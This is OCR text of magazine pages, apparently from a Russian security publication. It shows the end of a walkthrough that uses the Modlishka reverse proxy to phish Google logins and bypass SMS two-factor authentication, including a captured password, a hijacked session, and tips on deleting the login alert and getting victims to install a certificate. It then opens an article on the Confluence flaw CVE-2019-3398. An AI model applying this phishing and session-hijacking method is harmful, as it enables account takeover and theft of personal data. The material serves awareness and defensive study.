
☑ Доверять при идентификации веб-сайтов.

☑ Доверять при идентификации пользователей электронной почты.

Перед тем, как определиться с доверием к этому центру, рекомендуется проверить его сертификат, политику и процедуры (если возможно).


Жертва ставит сертификат

В адресной строке творится безобразие, но мало кто в нее смотрит (на мобильных браузерах она вообще скрывается для экономии места на экране). Зеленый замочек «защищенного» соединения вселяет уверенность, а панель авторизации Google вообще загружается оригинальная.



Ловушка для невнимательных


Первый этап прошел успешно — Андрей ввел свой логин и пароль, после чего Google отправил ему одноразовый код подтверждения в SMS.



Google
Двухэтапная аутентификация
Нам нужно убедиться, что это действительно вы.
anytesterfx@gmail.com
Мы отправили SMS с шестизначным кодом подтверждения на номер • (•••) •••-••-97.
Укажите код
Запомнить на этом компьютере
Другой способ
Далее


Запрос кода подтверждения

Меньше чем через минуту Андрей вводит его в стандартное поле верификации. Он вошел в свой аккаунт... и я тоже!



Полный перехват авторизации

После этого мне открылась полная свобода действий. Почта, диск, контакты, история браузера, история географических перемещений, списки установленных приложений, сохраненные пароли точек доступа Wi-Fi и бэкапы. Просто цифровой Клондайк!



Google — Оповещение системы безопасности - Выполнен вход на новом устройстве в аккаунт anytesterfx@gmail.com ... 19:09

Quora Digest — How many cores does your computer really need? 16 Core Ryzen could be here soon but w...? - Answer: Certainly no... 10:54


Pinterest — Math Teacher, Ciência и еще 12 досок, которые могут вам понравиться - Мы нашли для вас новые доски Mat... 22 мая

i-av — Поздравляю, Роман! - Отлично! Ты меня хакнул! Давай, расскажи об этом нашим читателям! ;-) – С уважение... 21 мая

Google — Двухэтапная аутентификация включена - Двухэтапная аутентификация включена Здравствуйте, Anytester! B... 21 мая

Взломанная почта

Самое главное — удалось перехватить активную сессию.



UUID	Username	Password	Session
111		Hdsa1298345ZR	Impersonate user (beta)

Панель управления Modlishka

Важное примечание: если аккаунт используется на смартфоне, то пользователю отправится push-уведомление о том, что был совершен вход в аккаунт с нового устройства. Однако у хакера есть время войти в почту и удалить это письмо. Для жертвы все будет выглядеть как глюк системы уведомлений, если она вообще на него среагирует.

ВЫВОДЫ

Сессия в панели управления Modlishka очень живучая. Она не умирает до тех пор, пока из нее самой не выйдет пользователь (либо хакер). То есть, если жертва закроет вкладку, авторизованная сессия останется активной. Если заново авторизоваться напрямую на google.com, а потом выйти из аккаунта, то сессия все равно останется живой. Даже если остановить сервер Modlishka и запустить его заново — сессия все равно остается. Есть только одна гарантированная возможность деавторизации — выйти в тот момент, когда только «редиректишься» на прокси.


Хоть в статье и были описаны технические детали, обход 2FA не сработает без социальной инженерии. Нужно замаскировать сайт и как-то установить сертификат на компьютер жертвы. Впрочем, это может оказаться не так уж сложно. Большинство пользователей охотно выполняют инструкции, начинающиеся со слов «отключите антивирус и файрвол», а уж в установке сертификата мало кто из обывателей увидит потенциальную опасность.

WWW

- Phishing with Modlishka
- Phishing NG
- Рекомендации по предотвращению MITM-атак

СЛИВАЕМ CONFLUENCE

КАК ЭКСПЛУАТИРОВАТЬ PATH TRAVERSAL И RCE В КОРПОРАТИВНОЙ ВИКИ



aLLy
ONsec
@iamsecurity

В Confluence, популярной корпоративной системе для организации знаний, нашли серьезную уязвимость. Злоумышленник может сохранять файлы на целевой системе, а затем и выполнять произвольный код. Учитывая, что в Confluence обычно хранят важнейшие данные, проблема может иметь самые серьезные последствия. Но даже если ты не планируешь заниматься промышленным шпионажем, разобрать эту уязвимость будет небесполезно.

Баг в конце марта обнаружил латвийский исследователь Янис Крустс (Jānis Krusts) из IT Centrs. Ей присвоили номер CVE-2019-3398. Баг сводится к тому, что отсутствие фильтрации имен файлов в `DownloadAllAttachmentsOnPageAction` дает возможность атакующему выйти из временной директории и записать файл с произвольным содержимым в любую папку, доступную для записи.

